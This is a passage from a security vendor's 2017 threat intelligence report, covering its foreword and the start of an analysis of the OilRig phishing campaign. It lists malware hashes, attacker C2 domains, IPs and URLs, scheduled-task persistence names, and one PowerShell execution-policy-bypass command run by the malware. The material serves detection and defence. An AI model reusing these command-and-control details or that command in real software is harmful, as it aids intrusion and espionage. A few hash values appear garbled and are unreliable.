



ANNUAL REPORT

LOGRHYTHM LABS

2017 THREAT INTELLIGENCE REPORT

Reviewing the Biggest Malware and Ransomware Outbreaks

Content of Annual Report

PAGE	TITLE
3	A Busy Year in Review
4	Report 1: OilRig Campaign Analysis
50	Report 2: Shamoon 2 Malware Analysis Report
80	Report 3: WannaCry Ransomware Analysis
90	Report 4: NotPetya Technical Analysis
100	Report 5: Mamba Ransomware Analysis



A Busy Year in Review

I began my career in cybersecurity fresh out of college more than a decade ago. At the time, APT was barely an acronym used in secret squirrel circles, let alone the mainstream media. Security was typically nothing more than a small line item on a company's IT budget to upgrade firewall capacity. There were very few products to help secure your environment outside of those you could create on your own or the infrastructure devices themselves. You might purchase a firewall to control ingress and egress of your network traffic to help secure your assets, but it was uncommon to purchase security-driven devices such as intrusion detection systems, log aggregators, or network forensic appliances.

Not only did the dearth of available security devices make investigating security incidents difficult, but there was very little threat information being shared publicly. Companies that needed to investigate a threat were usually on their own: malware analysis reports were held and not released, and threat intelligence might be available via one or two feeds. The security professionals that were able to properly investigate incidents might only be found at pricey consulting agencies—forget hiring in-house.

Today, we find ourselves with a vast amount of security products on the market. The vendor aisles at conferences are bursting at the seams with all kinds of software and hardware devices that can turn even the smallest of IT shops into a virtual Fort Knox. No longer is world-class security only available to Defense Industrial Base contractors. As the threat report content herein will show, threat intelligence is widely available without requiring a current 5-year poly!

This, of course, isn't to say that there hasn't been good reason to fret over the past year's security events. After all, for all the collective security advancement we've made over the past decade, we as individuals, organizations, and agencies still haven't figured out how to properly patch our systems in a timely manner. This year, WannaCry emerged 60 days after the release of the Microsoft MS17-010 patch that rendered it harmless was made available. This was also 30 days after the EternalBlue exploit—which we all knew to have the potential for destruction even before it was weaponized for WannaCry—was made known. Yet patch rates across the globe were abysmal. NotPetya (emerging 105 days after available patch) and BadRabbit (emerging 224 days after available patch) further solidify the argument that organizations continue to be hit hard because of preventable security hygiene issues. It doesn't take machine learning to figure out that this shouldn't still be a problem.

Many organizations have done security correctly, and many more will continue to catch on. We've come a long way since the days of one person playing the role of part-time alarm investigator and part-time IT. Today, our field is flush with the tools we need to help our customers, employees, shareholders, and families sleep better at night. Here's to a more secure, better-patched, and well-trained 2018!

Ryan Sommers

Manager, Threat Research
LogRhythm





REPORT 1: OILRIG CAMPAIGN ANALYSIS

March 2017

Table of Contents

PAGE	TITLE	PAGE	TITLE
7	Executive Summary	18	Special Offers.xls
7	About OilRig	18	Major Findings
7	About this Report	18	Analysis
8	Major Findings	19	Communication Analysis
		19	Remediation Recommendations
10	Threat Intelligence Analysis	19	test.xls
10	Previous Reporting	19	Major Findings
10	Malware Samples for Analysis	20	Analysis
11	Campaign Targets	20	Communication Analysis
11	Malware Submission Analysis	20	Remediation Recommendations
12	Malware Submission by Country		
13	Domain Registrations	22	Command and Control Code
13	Previously Attributed Domains	22	Symantec- Worst Passwords List 2016.xls
		23	Special Offers.xls
15	Malware Analysis	24	57ef.xls
15	Symantec- Worst Passwords List 2016.xls	25	test.xls
16	Major Findings		
16	Analysis	27	Identification Technique
16	Communication Analysis	27	Special Offers Execution Chain
16	Remediation Recommendations	27	Special Offers.xls Macro Detection
17	57ef.xls	27	Scheduled Task Creation Event
17	Major Findings	28	udp.vbs launching PowerShell command
17	Analysis	28	dn.ps1 Callout
18	Communication Analysis	28	Conclusion
18	Remediation Recommendations		

PAGE	TITLE
30	Appendix A: Malware Sample Metadata
30	Sample: Symantec- Worst Passwords List 2016.xls
32	Sample: Special Offers.xls
34	Sample: 57ef.xls
36	Sample: test.xls
38	Sample: a30f.xls
38	Sample: 0c64.xls
39	Sample: mainfile.xls
39	Sample: users.xls
40	Sample: ca64.xls
40	Sample: Israel Airline.xls
41	Sample: ccc.xls
41	Sample: TurkishAirlines_Offers.xls
42	Sample: x.xls
42	Sample: password.xls
43	Sample: bd09.xls
43	Sample: users.xls
44	Sample: People List.xls
44	Sample: cv.xls
45	Sample: test123.xls
45	Sample: Sample File.xls
46	Sample: Log.xls
46	Sample: dOfb.eml
47	Sample: cleaner.exe
47	Sample: example_powershell_payloads.txt
49	Appendix B: Consolidated Indicator List
49	Hash Values

Executive Summary

About OilRig

The earliest instance where a cyber attack was attributed to the OilRig campaign was in late 2015. To date, two periods of high activity have been identified following the initial attack. These were in May and October 2016. All known samples from these periods used infected Excel files attached to phishing emails to infect victims. Once infected, the victim machine can be controlled by the attacker to perform basic remote-access trojan-like tasks including command execution and file upload and download.


The primary targets have evolved over time, however, they continue to be focused on critical infrastructure and governmental entities. Early attacks were focused on Middle Eastern banks and government entities. The latest attacks, in October 2016, focused on government entities. They now include other Middle Eastern countries and the U.S. In addition, these latest attacks included a number of airlines from Middle Eastern countries. It is likely that this attacker will move to other industries, but history suggests they are most interested in these espionage activities rather than, for instance, intellectual property theft.

About this Report

The LogRhythm Labs™ Team (Labs Team) designed this report to provide actionable intelligence regarding threat actors and the tools, techniques, and procedures (TTPs) they use. Using this information, security operations center (SOC) analysts can better detect and respond to this specific threat.


The indicators of compromise (IOC) contained within this report can help detect attacks by this threat actor. Where applicable SOC analysts can import or create signatures that can be added to different security tools to watch for activity related to this campaign or those using similar TTPs. This report has been designated as **TLP:WHITE**¹ and therefore may be shared publicly. For this reason, while the TTPs contained within this report were current, the threat actor will likely take measures to thwart detection.

The mitigation and remediation strategies presented in this report can be used to respond to network attacks by this threat actor. SOC analysts can use SmartResponse™ plug-ins to assist in response efforts when an infected host is detected. Given the malware samples analyzed, remediation is simple and involves deletion of files and operating system objects. The Labs Team did not have a large sample of post-infection tools. Therefore, remediation of these tools is beyond the scope of this report.



¹<https://www.us-cert.gov/tlp>

OilRig Infection Profile



Major Findings

This threat intelligence report is based on analysis by the Labs Team and examines the OilRig malware campaign. For this report, the Labs Team conducted open-source intelligence (OSINT) research for all publicly released data pertaining to this campaign and its associated malware samples. All malware samples were then analyzed using a combination of static and dynamic analysis techniques. The analysis results were then combined with threat intelligence and background information to produce this report.

- Phishing emails are used to deliver weaponized Microsoft Excel documents.
- 23 unique samples of weaponized documents have been identified.
- The samples correspond to roughly four families of malware when grouped by malware package components and command and control methodologies.
- Most malware samples, when weaponized documents are executed, use VisualBasic for application payload to infect a system with PowerShell (.ps1) and VisualBasic scripts.

- The malware achieves persistence by Microsoft Scheduled Tasks.
- Capabilities of the analyzed malware samples include very basic command execution, file upload and file download capability.
- Command and control mechanisms exist for both HTTP as well as a more stealthy DNS-based command and control and data infiltration/exfiltration mechanism.
- The analyzed malware samples are easily detected and remediated.
- Targets likely include government organizations, companies and government-owned companies in Saudi Arabia, United Arab Emirates, Qatar, Turkey and Israel.
- The attacks span an eight-month time frame in 2016, punctuated by periods of high activity.



Threat Intelligence Analysis

Threat Intelligence Analysis

Previous Reporting

Over the course of our investigation we identified three reports related to the OilRig campaign, one from FireEye in May of 2016,² and two from Palo Alto Networks—one from May 2016³ and the other October 2016.⁴ These reports put forth the following key points:

- Banks in the Middle East were targeted with phishing emails that contained weaponized Microsoft Excel attachments (FireEye).
- Technology organizations in Saudi Arabia were also targeted (Palo Alto Networks).
- These were likely related to a previous Saudi Arabian defense industry attack (Palo Alto Networks).
- One email appeared to be a legitimate conversation between employees that was then forwarded with a weaponized attachment (FireEye).
- Other related campaign phishing emails used job or service offering (Palo Alto Networks).
- Phishing campaigns appeared to be highly targeted (FireEye/Palo Alto Networks).
- Data exfiltration and C2 were tunneled over DNS (FireEye/Palo Alto Networks).

In addition, these reports provided a list of indicators of compromise that our analysts combined with our own findings to enumerate as many samples of related malware as possible.

Malware Samples for Analysis

The following is the list of all malicious files identified as related to this campaign. Our malware analysis of these files concluded that most were likely related to the OilRig campaign except for several samples. These other samples differed enough that, without further evidence, attribution was not possible.

SHA256
0c64ab9b0c122b1903e8063e3c2c357cbbec99de07dc535e6c830a0472a71f39
0cd9857a3f626f8e0c07495a4799c59d502c4f3970642a76882e3ed68b790f8e
293522e83aeebf185e653ac279bba202024cedb07abc94683930b74df51ce5cb
3957aeea99212a84704ce6a717a7a76f7a066c67e5236005f5e972a8d4a2aad7
3c901a17fecbd94a0d98f3e80b3c48e857bc1288b17a53e6f776796d13b1055a
3dcb5964f4fe4c13b0dbdcaba2298283ba2442bdd8d7cb3e07dc059f005e186c
4b5112f0fb64825b879b01d686e8f4d43521252a3b4f4026c9d1d76d3f15b281
55d0e12439b20dadb5868766a5200cbbela06053bf9e229cf6a852bfcf57d579
57efb759e6d9fd019b4dc4587ba33a40ab0ca09e14281d85716a253c5612ef4
662c53e69b66d62a4822e666031fd441bbdfa741e20d4511c6741ec3cb02475f
8bfbb637fe72da5c9aee9857ca81fa54a5abe7f2d1b061bc2a376943c63727c7
90639c7423a329e304087428a01662cc06e2e9153299e37b1b1c90fd0a195ed
93fbdfbcb28a8795c644e150ddfd6bf77c8419042e4440e443a82fc60dd77d50
9f31a1908afb23a1029c079ee9ba8bdf0f4c815addbe8eac85b4163e02b5e777
a30f1c9568e32fab9b080cdd3ac7e2de46b2ee2e750c05d021a45242f29da7bf
af7c2648bba26e0d76e26b94101acb984e5a87a13e43a89ec2d004c823625ec8
bd0920c8836541f58e0778b4b64527e5a5f2084405f73ee33110f7bc189da7a9
c3c17383f43184a29f49f166a92453a34be18e51935ddb09576a60441440e51
ca648d443c14f4dc39bf13cf2762351a14676d9324bbdd4395dfd2288b573644
ca8cec08b4c74cf68c71a39176bfc8eela4372f98f75c892706b2648b1e7530
e2ec7fa60e654f5861e09bbe59d14d0973bd5727b83a2a03f1cecf1466dd87aa
eab4489c2b2a8dc0f2b4d6cf49876e1a31b37ce06ab6672b27008fd43ad1ca
f5a64de9087b138608ccf036b067d91a47302259269fb05b3349964ca4060e7e

² https://www.fireeye.com/blog/threat-research/2016/05/targeted_attacksaga.html

³ <http://researchcenter.paloaltonetworks.com/2016/05/the-oilrig-campaign-attacks-on-saudi-arabian-organizations-deliver-helminth-backdoor/>

⁴ <http://researchcenter.paloaltonetworks.com/2016/10/unit42-oilrig-malware-campaign-updates-toolset-and-expands-targets/>

Campaign Targets

The reports from Fire Eye and Palo Alto Networks suggested that Middle Eastern banks and defense organizations in Saudi Arabia, companies in Qatar, and government organizations in Turkey, Israel, and the United States had been targeted by this campaign. Our analysts identified one phishing email that appeared to be sent to an organization within the Turkish government (shown in Figure 1). Another file that was analyzed had the name “de askeri darbe.xls.” When translated from Turkish to English this likely means “military coup.” The phishing email this file was attached to was not available for analysis to confirm.

In addition, our analysts knew of two airlines in the Middle East that were targeted in September 2016. During our analysis, we found multiple examples where Microsoft Excel spreadsheets, made to look like they included airline pricing information, had been weaponized. Several of these contained the names of Middle Eastern airlines such as “TurkishAirlines_Offers.xls” and “Israel Airline.xls.” This evidence suggested many airlines in the Middle East might have been targeted. At least one phishing email containing an attachment such as these was known to have been sent to a Middle Eastern airline.




Figure 1: Spear Phishing Example

Malware Submission Analysis

The following table shows the malicious Excel files containing OilRig malware that have been submitted to open source threat intelligence, the filenames used, what country they were submitted from, and when they were submitted. To reduce the amount of noise, we have only filtered the original data to show the most relevant submissions.

For instance, if a file was submitted multiple times by the same source, we only show the first submission. Or if the filename was changed to a hash value, as opposed to the original attachment name, it was filtered out. This was done for brevity and to show the victims, as opposed to security practitioners and investigators. The table below shows that samples uploaded to open source threat intelligence from countries outside the Middle East were also uploaded from within.

SHA256	Filenames	Submission Country	Date
4b511...	111.xls	South Africa	2016-05-09
4b511...	ServersStatus.xls	South Africa	2016-05-11
4b511...	Log (2).xls	South Africa	2016-05-12
4b511...	ServerLog.xls	South Africa	2016-05-12
f5a64...	Sample File.xls	South Africa	2016-05-15
4b511...	Log.xls	India	2016-05-17
0cd98...	cv.xls	United States	2016-06-22
3dcb5...	users.xls	Turkey	2016-07-14
90639...	de askeri darbe.xls	Turkey	2016-07-20
c3c17...	x.xls	United States	2016-08-06
e2ec7...	ccc.xls	Unites Arab Emirates	2016-08-09
e2ec7...	new 3.xls	South Africa	2016-08-11
90639...	password.xls	Unites Arab Emirates	2016-08-21
9f31a...	People List.xls	South Africa	2016-08-24
8bfbb...	test123.xls	Qatar	2016-08-28
55d0e...	Israel Airline.xls	Israel	2016-08-30
29352...	Special Offers.xls	Unites Arab Emirates	2016-09-04
ca8ce...	test.xls	France	2016-09-04
eab44...	users.xls	Kuwait	2016-09-10
29352...	Special Offers.xls	Poland	2016-09-24
29352...	Special Offers.xls	France	2016-09-25
29352...	Special Offers.xlsa	United States	2016-09-27
af7c2...	TurkishAirlines_Offers.xls	Azerbaijan	2016-10-03
3957a...	mainfile.xls	Great Britain	2016-10-05
3c901...	Symantec- Worst Passwords List 2016.xls	United States	2016-10-05

Table 1: Filename by Date

Malware Submission by Country

In analyzing the origin submission locations obtained via open source threat intelligence, we can see targeted countries, or which countries are likely performing analysis on this campaign group. Saudi Arabia likely contains the majority of targeted organizations by this actor group, as they represent the highest total number of unique submissions with 22. Great Britain and the United States follow in second and third place respectively with 11 and 9 different submissions of malware. These two countries likely represent two nations performing analysis on this campaign rather than being direct targets.

Other targets include the Middle Eastern countries of United Arab Emirates, Qatar, Israel, Turkey, and Azerbaijan. While it is not conclusive that each of these countries contains organizations attacked by this actor group, there are several indicators that do lead to that conclusion. Filenames such as "TurkishAirline_Offers.xls" and "Israel Airlines.xls" make a strong correlation that these particular organizations were targets at one point.




Figure 1: Total Submission by Country

Domain Registrations

The following domains are directly related to the malware analyzed within this report. There are several common factors between these domains and the registrars of the domains. The registrant names of Zak S. Whittaker and Aren Saginian appear within the majority of the domain registrations. A correlation exists among the following domains: dnsrecordsolver.tk, googlednsupdate.tk, and shalaghlagh.tk.

The domains were registered with Private Protection enabled, so detailed data regarding their registration is not currently available. These three domains are hardcoded within the analyzed malware samples highlighted within this report. It is currently unclear as to the origin countries or registrants of these domains.

Domain	Known Resolution	Registrant Creation	Registrant Name	Registrant Email
dnsrecordsolver.tk	Unknown	Unknown	Unknown	Unknown
googlednsupdate.tk	Unknown	Unknown	Unknown	Unknown
shalaghlagh.tk	195.20.46.112	Unknown	Unknown	Unknown
winodwsupdates.me	136.243.214.247	2015-12-28	Jason Park	jasonpark1980@mail.ru
goOgle.com	176.9.164.205, 5.157.86.5	2016-02-08	andres	user3401@talahost.net
update-kernal.net	46.4.232.65, 85.158.203.190	2016-05-15	Aren Saginian	zack.patrik@mail.com
windows-dns-resolver.org	149.202.230.140	2016-05-26	Aren Saginian	zack.patrik@mail.com
check-updater.org	85.158.203.190, 164.132.2.87	2016-05-26	Aren Saginian	zack.patrik@mail.com
microsoft-kernels-pdate.net	85.158.203.190, 192.99.102.2	2016-05-26	Aren Saginian	zack.patrik@mail.com
upgradesystems.info	85.158.203.190, 5.152.194.227, 95.219.15.23, 50.63.202.38	2016-05-26	Aren Saginian	zack.patrik@mail.com
googleupdate.download	192.99.102.35	2016-06-06	Unknown	Unknown
mslicensecheck.com		2016-08-01	Jennifer fjokovic	jennifer.djokovic@mail.ru
main-google-resolver.com	136.243.203.141	2016-09-10	Zak S Whittaker	zak.s.whittaker@gmail.com
net-support.info	50.63.202.66, 68.178.232.99	2016-09-11	Zak S Whittaker	zak.s.whittaker@gmail.com
updateorg.com	151.80.211.144	2016-10-09	Zak S Whittaker	zak.s.whittaker@gmail.com
yahoosooooomail.com	195.22.28.210	2016-10-12	Matthew Pynhas	jgou.veia@gmail.com

Table 2: Analyzed Malware Domain Associations

Previously Attributed Domains

Domain attribution noted in previous reports does not bear resemblance to the current domain usage highlighted here. It is unclear at this time whether this is a clear separation of tactics used by the actor group. It is also unclear as to the naming convention used for the registrant names between previously reported domains and currently reported domain registrants.

Domain	Known Resolution	Registrant Creation	Registrant Name	Registrant Email
checkgoogle.org	23.227.196.103	2015-12-19	Andre Serkisian	andre.serkisian@chmail.lr
Kernel.ws	5.39.112.87, 68.178.232.99	2009-10-13	Tucows	Unknown
mydomain1110.com	5.39.112.87, 81.95.5.190	2015-11-16	asghar darvishi	fakeandarfake@gmail.com
mydomain1607.com	162.223.90.0, 176.9.205.162	2015-07-15	edmund jasemian	edmondj@chmail.lr
mydomain1609.com	176.9.0.0	2015-10-08	edmund jasmian	edmondj@chmail.lr

Table 3: Previously Reported Domain Associations



Malware Analysis

Malware Analysis

Analysis showed that all of the samples fell, roughly, into one of four groups when taking into account command and control method and malicious package components. The following four samples of this malware are representative of the different variants analyzed: “Symantec- Worst Passwords List 2016.xls”, “57ef.xls”, “Special Offers.xls”, and “test.xls”. Table 4 provides a comparison of the similarities and differences among these representative samples. Abbreviated SHA256 values are used for brevity, but full values are listed in the metadata table contained in Appendix A.

Note: Sample malware “test.xls” is significantly different in methodology, possibly indicating attribution to a different actor.

Data	Symantec- Worst Passwords List 2016.xls	57ef.xls	Special Offers.xls	test.xls
Hash Value (SHA256)	3c901...	57efb...	29352...	ca8ce...
Modify Date (UTC)	2016-10-01 07:34	2016-09-26 11:09:00	2016-09-03 08:11:00	2016-09-04 04:55:00
C2 Methodology	DNS (A Records)	DNS (TXT Records)	DNS (A Records)	Raw UDP socket, manually crafted packet
Hardcoded C2 Domain	http://main-google-resolver.com	shalaghlagh.tk	googlednsupdate.tk	mslicensecheck.com
Hardcoded URL	http://main-google-resolver.com/index.aspx?id=__	http://83.142.230.138:7020/update.php?req=__	N/A	N/A
File Path	%PUBLIC%\Libraries\RecordedTV\	%UserProfile%\AppData\Local\Microsoft\Media\	%UserProfile%\AppData\Local\Microsoft\Media\	%PUBLIC%\Libraries\
Scheduled Task Name	GoogleUpdateTasksMachineUI	NvidiaUpdate	NvidiaUpdate	MSOfficeLicenseCheck
Scheduled Task Filename	backup.vbs	upd.vbs	upd.vbs	LicenseCheck.vbs
Powershell Filename(s)	DnE.ps1 DnS.ps1	dn.ps1	dn.ps1	N/A
Worksheet Names	Incompatible Worst Passwords List 2016	Sheet1 Sales Data	Amman Beirut Sheet1 Sheet2	Incompatible Sheet1 Sheet2

Table 4: Comparison of Variants

Symantec- Worst Passwords List 2016.xls

File Metadata	
Filename:	Symantec- Worst Passwords List 2016.xls
File Size (bytes):	79,360
MD5:	bbdb2ee0c172f35e6e23a88a5f5b39c0
SHA1:	b16d9e8bda7b87b35a4107d604fde10e76af76f8
SHA256:	3c901a17fecbd94a0d98f3e80b3c48e857bc1288b17a53e6f776796d13b1055a
File Type:	Microsoft Excel document
AV Detection Analysis:	8/54

Table 5: Symantec- Worst Passwords List 2016.xls

Major Findings

- A Scheduled Task named "GoogleUpdateTasksMachineUI" is created by the Excel macro, achieving persistence for the malware.
- The Scheduled Task is configured to run a Visual Basic script every three minutes.
- The malicious Visual Basic script runs two malicious PowerShell scripts, which do not persist after execution. As such, there is no persistent running process on the system outside of the Scheduled Task.
- One of the PowerShell scripts attempts to resolve <semi-random>.main-google-resolver.com, where the hostname is generated based on command and control functionality exercised.
- This script uses a customized DNS query and response pattern for command and control. This side-channel likely requires a purpose-built DNS server to function.
- The threat includes basic upload, download, and arbitrary command execution functionality.
- The additional PowerShell script runs an initialization routine followed by downloading and executing a file from http://main-google-resolver.com, and finally uploading result files to the server. Customized header fields for all packets sent to the server contain hardcoded values.

Analysis

When "Symantec- Worst Passwords List 2016.xls" is opened and macros are enabled, the embedded macro code performs the following:

- Creates three folders beneath the "%Public%\Libraries\RecordedTV\" folder used for uploading data ("up"), downloading data ("dn"), and for temporary files ("tp").
- Creates a Visual Basic script "%Public%\Libraries\RecordedTV\backup.vbs".
- Creates a PowerShell script "%Public%\Libraries\RecordedTV\DnE.ps1".
- Creates a PowerShell script "%Public%\Libraries\RecordedTV\DnS.ps1".
- Creates a Scheduled Task named "GoogleUpdateTasksMachineUI" in "%WinDir%\System32\Tasks\GoogleUpdateTasksMachineUI".
- Starts the scheduled task that is configured to run the earlier referenced script "backup.vbs".

The Visual Basic script "backup.vbs" executes the malicious PowerShell scripts by the following commands:

```
powershell -executionpolicy bypass -file "%Public%\Libraries\RecordedTV\DnE.ps1"
```

```
